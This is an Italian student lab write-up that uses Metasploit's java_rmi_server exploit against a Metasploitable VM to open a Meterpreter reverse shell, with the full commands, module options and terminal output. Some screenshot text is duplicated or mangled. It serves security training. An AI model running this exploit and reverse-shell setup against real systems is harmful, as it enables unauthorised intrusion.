

Per prima cosa, ho modificato indirizzi IP e Gateway di entrambe le VM, impostandole sulla stessa rete interna.

Poi ho verificato l'indirizzo IP della mia macchina attaccante (Kali Linux) con:


`ip a`

Ho confermato che l'IP assegnato è **192.168.11.111**.

Successivamente, ho verificato che la macchina vittima (Metasploitable) fosse raggiungibile tramite **ping**:

`ping 192.168.11.112`


L'output ha confermato che le due macchine erano in comunicazione in rete senza problemi.



```
kali@kali: ~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:46:e3:66 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
  
kali@kali: ~  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.35 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.21 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.683 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.08 ms  
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.993 ms  
^C  
--- 192.168.11.112 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4018ms  
rtt min/avg/max/mdev = 0.683/1.062/1.348/0.224 ms  
  
kali@kali: ~  
$ msfconsole  
Metasploit tip: Display the Framework log using the log command, learn  
more with help log
```

Ho avviato Metasploit ed ho cercato gli exploit disponibili per **Java RMI** con:

`search java RMI`



```
msf6 > search java RMI  
msf6 > search java RMI  
Matching Modules  



| #  | Name                                                            | Disclosure Date | Rank      | Check | Description                                                 |
|----|-----------------------------------------------------------------|-----------------|-----------|-------|-------------------------------------------------------------|
| 0  | exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce | 2019-05-22      | excellent | Yes   | Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RC |
| 1  | exploit/multi/http/crushftp_rce_cve_2023_43177                  | 2023-08-08      | excellent | Yes   | CrushFTP Unauthenticated RCE                                |
| 2  | target: Linux Dropper                                           | .               | .         | .     | .                                                           |
| 3  | target: Windows Dropper                                         | .               | .         | .     | .                                                           |
| 4  | exploit/multi/misc/java_jmx_server                              | 2013-05-22      | excellent | Yes   | Java JMX Server Insecure Configuration Java Code Execution  |
| 5  | auxiliary/scanner/misc/java_jmx_server                          | 2013-05-22      | normal    | No    | Java JMX Server Insecure Endpoint Code Execution Scanner    |
| 6  | auxiliary/gather/java_rmi_registry                              | .               | normal    | No    | Java RMI Registry Interfaces Enumeration                    |
| 7  | exploit/multi/misc/java_rmi_server                              | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Ex |
| 8  | target: Generic (Java Payload)                                  | .               | .         | .     | .                                                           |
| 9  | target: Windows x86 (Native Payload)                            | .               | .         | .     | .                                                           |
| 10 | target: Linux x86 (Native Payload)                              | .               | .         | .     | .                                                           |
| 11 | target: Mac OS X PPC (Native Payload)                           | .               | .         | .     | .                                                           |
| 12 | target: Mac OS X x86 (Native Payload)                           | .               | .         | .     | .                                                           |
| 13 | target: Mac OS X x86 (Native Payload)                           | .               | .         | .     | .                                                           |
| 14 | auxiliary/scanner/misc/java_rmi_server                          | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution Scanner    |
| 15 | exploit/multi/browser/java_rmi_connection_impl                  | 2010-03-31      | excellent | No    | Java RMIConnectionImpl Deserialization Privilege Escalation |
| 16 | exploit/multi/browser/java_signed_applet                        | 1997-02-19      | excellent | No    | Java Signed Applet Social Engineering Code Execution        |
| 17 | target: Generic (Java Payload)                                  | .               | .         | .     | .                                                           |
| 18 | target: Windows x86 (Native Payload)                            | .               | .         | .     | .                                                           |
| 19 | target: Linux x86 (Native Payload)                              | .               | .         | .     | .                                                           |
| 20 | target: Mac OS X PPC (Native Payload)                           | .               | .         | .     | .                                                           |
| 21 | target: Mac OS X x86 (Native Payload)                           | .               | .         | .     | .                                                           |


```

Dai risultati, dopo varie ricerche, ho individuato l'exploit **exploit/multi/misc/java\_rmi\_server**, che sfrutta una configurazione insicura del servizio Java RMI su Metasploitable.

Ho selezionato l'exploit con:

use exploit/multi/misc/java\_rmi\_server



```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html                                                        |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



```

Poi ho visualizzato i parametri necessari e li ho impostati:

set RHOSTS 192.168.11.112 = IP della macchina vittima  
set RPORT 1099 = Porta del servizio Java RMI  
set LHOST 192.168.11.111 = IP della mia macchina Kali  
set LPORT 4444 = Porta che userò per ricevere la connessione inversa  
set HTTPDELAY 20 = Imposto un tempo di attesa maggiore per evitare timeout

Ho anche verificato le nuove impostazioni con:

show options



```
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 20              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html                                                        |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

Una volta configurato tutto, ho eseguito l'exploit con:

`run`

L'output ha mostrato che:

- Il **reverse TCP handler** è stato avviato su Kali
- È stata inviata la richiesta al server RMI sulla macchina vittima
- Il payload è stato caricato correttamente

Infine, è comparso il messaggio:

`[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:47872)`

Perciò ho ottenuto una **sessione Meterpreter attiva** sulla macchina vittima!

Una volta dentro Meterpreter, ho eseguito alcuni comandi per raccogliere le informazioni richieste dall'esercizio.

Ho visualizzato le interfacce di rete con:

`ifconfig`


L'output ha mostrato che la macchina vittima ha l'IP **192.168.11.112** su **eth0**.

Per verificare la tabella di routing, ho eseguito:

`route`

Ho confermato che la macchina vittima ha solo due route attive:

- **127.0.0.1** (loopback)
- **192.168.11.112** con netmask **255.255.255.0**



```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/6ye5LDh2vtiZhv
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:47872) at 2025-03-14 06:30:41 -0400

meterpreter > ifconfig

Interface 1
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1f:8984
IPv6 Netmask : ::

meterpreter > route
```

```
kali@kali: ~  
Firefox ESR  
Browse the World Wide Web  
File Edit View Bookmarks History Settings Help  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe1f:8984  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe1f:8984 | ::      | ::      |        |           |

  
meterpreter > |
```